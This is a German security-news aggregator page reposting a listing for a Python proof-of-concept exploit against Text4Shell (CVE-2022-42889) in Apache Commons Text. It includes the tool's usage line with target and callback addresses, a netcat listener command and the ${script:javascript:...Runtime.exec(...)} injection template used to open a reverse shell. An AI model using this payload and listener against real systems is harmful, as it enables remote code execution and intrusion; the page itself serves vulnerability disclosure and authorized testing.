
Zum Hauptinhalt springen
tsecurity.de LIVE
Echtzeit-Radar & Feeds
Alle RSS Feeds
👥 Community & Social
IT Security NachrichtenMehrere Probleme in GLib (Ubuntu)(21.09.2026 um 22:23 Uhr)
IT Security NachrichtenZwei Probleme in gstreamer1-plugins-base (Red Hat)(21.09.2026 um 22:23 Uhr)
IT Security NachrichtenAnthropic-linked CVEs pile up, attackers mostly shrug(22.09.2026 um 00:32 Uhr)
IT Security DownloadsGitHub Release: microsoft/WSL v2.9.13 (22.09.2026)(22.09.2026 um 00:16 Uhr)
IT NachrichtenBattery Size Upgrades Inbound for Galaxy S27 Ultra and Pro(21.09.2026 um 23:50 Uhr)
IT NachrichtenGoogle Play Services Update Brings Motion Assist(22.09.2026 um 00:29 Uhr)
IT Security NachrichtenMehrere Probleme in GLib (Ubuntu)(21.09.2026 um 22:23 Uhr)
IT Security NachrichtenZwei Probleme in gstreamer1-plugins-base (Red Hat)(21.09.2026 um 22:23 Uhr)
IT Security NachrichtenAnthropic-linked CVEs pile up, attackers mostly shrug(22.09.2026 um 00:32 Uhr)
IT Security DownloadsGitHub Release: microsoft/WSL v2.9.13 (22.09.2026)(22.09.2026 um 00:16 Uhr)
IT NachrichtenBattery Size Upgrades Inbound for Galaxy S27 Ultra and Pro(21.09.2026 um 23:50 Uhr)
IT NachrichtenGoogle Play Services Update Brings Motion Assist(22.09.2026 um 00:29 Uhr)
Intelligence View
⚡ tsecurity.de Intelligence


Text4Shell-Exploit - A Custom Python-based Proof-Of-Concept (PoC) Exploit Targeting Text4Shell (CVE-2022-42889), A Critical Remote Code Execution Vulnerability In Apache Commons Text Versions < 1.10

A custom Python-based proof-of-concept (PoC) exploit targeting Text4Shell (CVE-2022-42889), a critical remote code execution vulnerability in Apache Commons Text versions &lt; 1.10. This exploit targets vulnerable Java applications that…

0
↗ Quelle (kitploit.com)
Reagiere als Erste:r — dein Feedback zählt!


A custom Python-based proof-of-concept (PoC) exploit targeting Text4Shell (CVE-2022-42889), a critical remote code execution vulnerability in Apache Commons Text versions < 1.10. This exploit targets vulnerable Java applications that use the StringSubstitutor class with interpolation enabled, allowing injection of ${script:...} expressions to execute arbitrary system commands.

In this PoC, exploitation is demonstrated via the data query parameter; however, the vulnerable parameter name may vary depending on the implementation. Users should adapt the payload and request path accordingly based on the target application's logic.

Disclaimer: This exploit is provided for educational and authorized penetration testing purposes only. Use responsibly and at your own risk.


Description

This is a custom Python3 exploit for the Apache Commons Text vulnerability known as Text4Shell (CVE-2022-42889). It allows Remote Code Execution (RCE) via insecure interpolators when user input is dynamically evaluated by StringSubstitutor.

Tested against: - Apache Commons Text < 1.10.0 - Java applications using ${script:...} interpolation from untrusted input

Usage

python3 text4shell.py <target_ip> <callback_ip> <callback_port>

Example

python3 text4shell.py 127.0.0.1 192.168.1.2 4444

Make sure to set up a lsitener on your attacking machine:

nc -nlvp 4444

Payload Logic

The script injects:

${script:javascript:java.lang.Runtime.getRuntime().exec(...)}

The reverse shell is sent via /data parameter using a POST request.


Ähnliche Beiträge
🔍 Verwandte News

Auch interessante Nachrichten Text4Shell-Exploit - A Custom Python-based Proof-Of-Concept (PoC) Exploit Targeting Text4Shell (CVE-2022-42889), A Critical Remote Code Execution Vulnerability In Apache Commons Text Versions < 1.10

Thematisch verwandte Begriffe: Text4ShellExploit, Custom, Pythonbased, ProofOfConcept · 6 Treffer

Laden...

Videos werden geladen ...

Laden...

Beiträge werden geladen ...

Laden...

Videos werden geladen ...

Laden...

Beiträge werden geladen ...

Laden...

Videos werden geladen ...

Laden...

Beiträge werden geladen ...

Laden...

Videos werden geladen ...

Laden...

Beiträge werden geladen ...

Laden...

Videos werden geladen ...

Zum Aktualisieren ziehen
ZERO-DAY CVE-2026-49449 | Joplin is an open source note-taking and to-do application that organise…
Advisory →
TTS Reader • tsecurity.de Voice
tsecurity.de Icon
tsecurity.de App
Offline-Lesen, Eilmeldungen & 0ms Ladezeit

Installiere tsecurity.de direkt auf deinen Home-Bildschirm für das ultimative Vollbild-Magazinerlebnis ohne Browser-Leisten.

Nächster Beitrag
Themen-Radar & Intelligence Matrix
Echtzeit-Taxonomie nach Angriffsvektoren & Plattformen

tsecurity.de Live Threat Radar

🔴 LIVE RADAR
MONITORING
AKTIV
CVE-DATENBANK
LIVE
🔍
Community Radar & Live Chat
Sentinel Bot online • Live-Stream
Dein Cluster: Security Explorer
Match:
lädt…
Verbindung zum Community-Stream wird aufgebaut...
Bearbeitungsmodus — Senden überschreibt deine Nachricht
Community-Puls — was gerade passiert
lädt…
Aktivitäten deiner Analysten
lädt…
Neues Thema oder Eilmeldung einreichen

Reiche interessante Links, Zero-Days oder Debatten ein. Die Community entscheidet per Upvote über die Veröffentlichung.

Heiß diskutierte Einreichungen
🔖 Gespeicherte Artikel
📂 Keine gespeicherten Artikel vorhanden.
Zurück Ziehen Vor
Links: vorheriger Artikel Rechts: nächster Artikel unten: schließen
News NIS-2 Frühwarnung Tier-1 Intel ⏱️ 3 Min vor 10 Min
Artikeldaten werden geladen...

Zurück: vorheriger Vor: nächster
↗ Original-Quelle
Social Reaktionen Deine Reaktion zählt
Einstufung & Relevanz-Poll 0 Stimmen
In sozialen Netzwerken teilen 1-Klick